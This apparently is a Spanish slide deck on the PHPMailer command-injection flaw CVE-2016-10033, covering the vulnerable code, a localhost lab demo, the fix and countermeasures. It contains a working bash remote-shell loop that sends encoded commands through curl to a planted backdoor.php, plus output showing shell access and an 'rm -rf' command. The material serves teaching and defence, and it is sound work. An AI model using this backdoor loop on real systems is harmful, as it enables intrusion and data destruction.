# CVE-2016-10033 PHP Mailer

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#### **PHP Mailer**

- Biblioteca de PHP
- Open-source
- Sirve para enviar mails
- Utiliza SMTP
- Utilizado por: WordPress, Drupal, 1CRM,
   SugarCRM, Yii, Joomla!, etc.

#### Uso de PHP Mailer

```
<?php
require 'PHPMailerAutoload.php';
$mail = new PHPMailer;
$mail->setFrom('from@example.com', 'Your Name');
$mail->addAddress('myfriend@example.net', 'My Friend');
$mail->Subject = 'An HTML Message';
$mail->isHTML(true);
$mail->Body = 'Hello, <b>my friend</b>! This message uses HTML!';
```

## 1. Vulnerabilidad

#### Vulnerabilidad

- CVE 2016 10033 (16/12/2016)
- Code Injection (shell)
- Vulnerable hasta v5.2.18
- No requiere autenticación




#### Vulnerabilidad en el código

```
$\text{Programa de mail} \$\text{sendmail} = \text{sprintf('\%s -f\%s', escapeshellcmd(\$this->Sendmail),} \\ \text{escapeshellarg(\$this->Sender));} \end{array}
```

Función que sanitiza. Contiene errores que dan lugar a la vulnerabilidad!

Mail

#### CVSS (Common Vulnerability Scoring System)




10.0 (Critical)



#### ¿Qué necesitamos?





#### **Uso normal**



(i) localhost:8080

#### Vulnerable mail form

Your name:

Prueba

Your email:

Vulnerabilidad

Your message:

Una prueba de vulnerabilidad

Send email



```
MESSAGE FOLLOWS -----
Received: (from www-data@localhost)
        by 5eb3dd8d896c (8.14.4/8.14.4/Submit) id v9PK0Ggb000110;
       Wed, 25 Oct 2017 20:24:16 GMT
To: Hacker <admin@vulnerable.com>
Subject: Message from Prueba
X-PHP-Originating-Script: 0:class.phpmailer.php
Date: Wed, 25 Oct 2017 20:23:16 +0000
From: Root User <root@5eb3dd8d896c>
Message-ID: <754104fea6d29f6aea85a7293032923a@localhost>
X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1
X-Peer: 127.0.0.1
Una prueba de vulnerabilidad
  ----- END MESSAGE ------
```

#### Script

```
cmd='whoami'
while [ "$cmd" != 'exit' ]
do
    echo '[+] Running '$cmd
   if ! curl -sq http://$host/backdoor.php?cmd=$(echo -ne $cmd | base64) | grep '|'
   then
        echo '[-] Connection problens'
        exit -1
   fi
   echo
    read -p 'RemoteShell> ' cmd
done
echo '[+] Exiting'
```

#### Ejecutando el exploit



- [+] CVE-2016-10033 exploit by opsxcq
- [+] Exploiting localhost:8080
- [+] Target exploited, acessing shell at http://localhost:8080/backdoor.php
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www-data

RemoteShell>



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RemoteShell> ls

[+] Running ls

RemoteShell> rm -rf vulnerable

[+] Running rm -rf vulnerable

#### ¿Por qué ocurre?

#### ¿Solución?

- escapeshellarg()
- escapeshellcmd()



virusdefender on 26 Dec 2016

Synchro on 26 Dec 2016 Owner

Quite correct, thanks. This will be fixed in next release.

```
1449 + Sparams = sprintf('-f%s', escapeshellarg($this->Sender));
1446 1450 }
```



CVE-2016-10045

### 2. Contramedidas

#### **Alternativas**

Expresiones regulares

#### **Restricciones severas**

- Limitar caracteres
- Por ejemplo:
- "Letras @ letras.com"

#### Incumplimiento de RFC

- RFC 3696
- Establecen protocolos que describen diversos aspectos del funcionamiento de internet

#### **Actualmente**

#### isShellSafe()

```
if (!empty($this->Sender) and static::validateAddress($this->Sender)) {
    //A space after `-f` is optional, but there is a long history of its presence
    //causing problems, so we don't use one
    //Exim docs: http://www.exim.org/exim-html-current/doc/html/spec_html/ch-the_exim_command_line.html
    //Sendmail docs: http://www.sendmail.org/~ca/email/man/sendmail.html
    //Qmail docs: http://www.qmail.org/man/man8/qmail-inject.html
    //Example problem: https://www.drupal.org/node/1057954
      CVE-2016-10033, CVE-2016-10045: Don't pass -f if characters will be escaped
    if (self::isShellSafe($this->Sender)) {
        $params = sprintf('-f%s', $this->Sender);
```

## 3. Conclusiones

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#### **Conclusiones**

- Inyección de código vulnerabilidad muy común
- Es importante validar los ingresos de información
- Al arreglar vulnerabilidad surgen nuevas vulnerabilidades
- No perder el foco en la seguridad, por agregar funcionalidad
- Aplicar restricciones de ser necesario (sin comprometer la funcionalidad)
- Ningún sistema es seguro
- Mantener sistema actualizado continuamente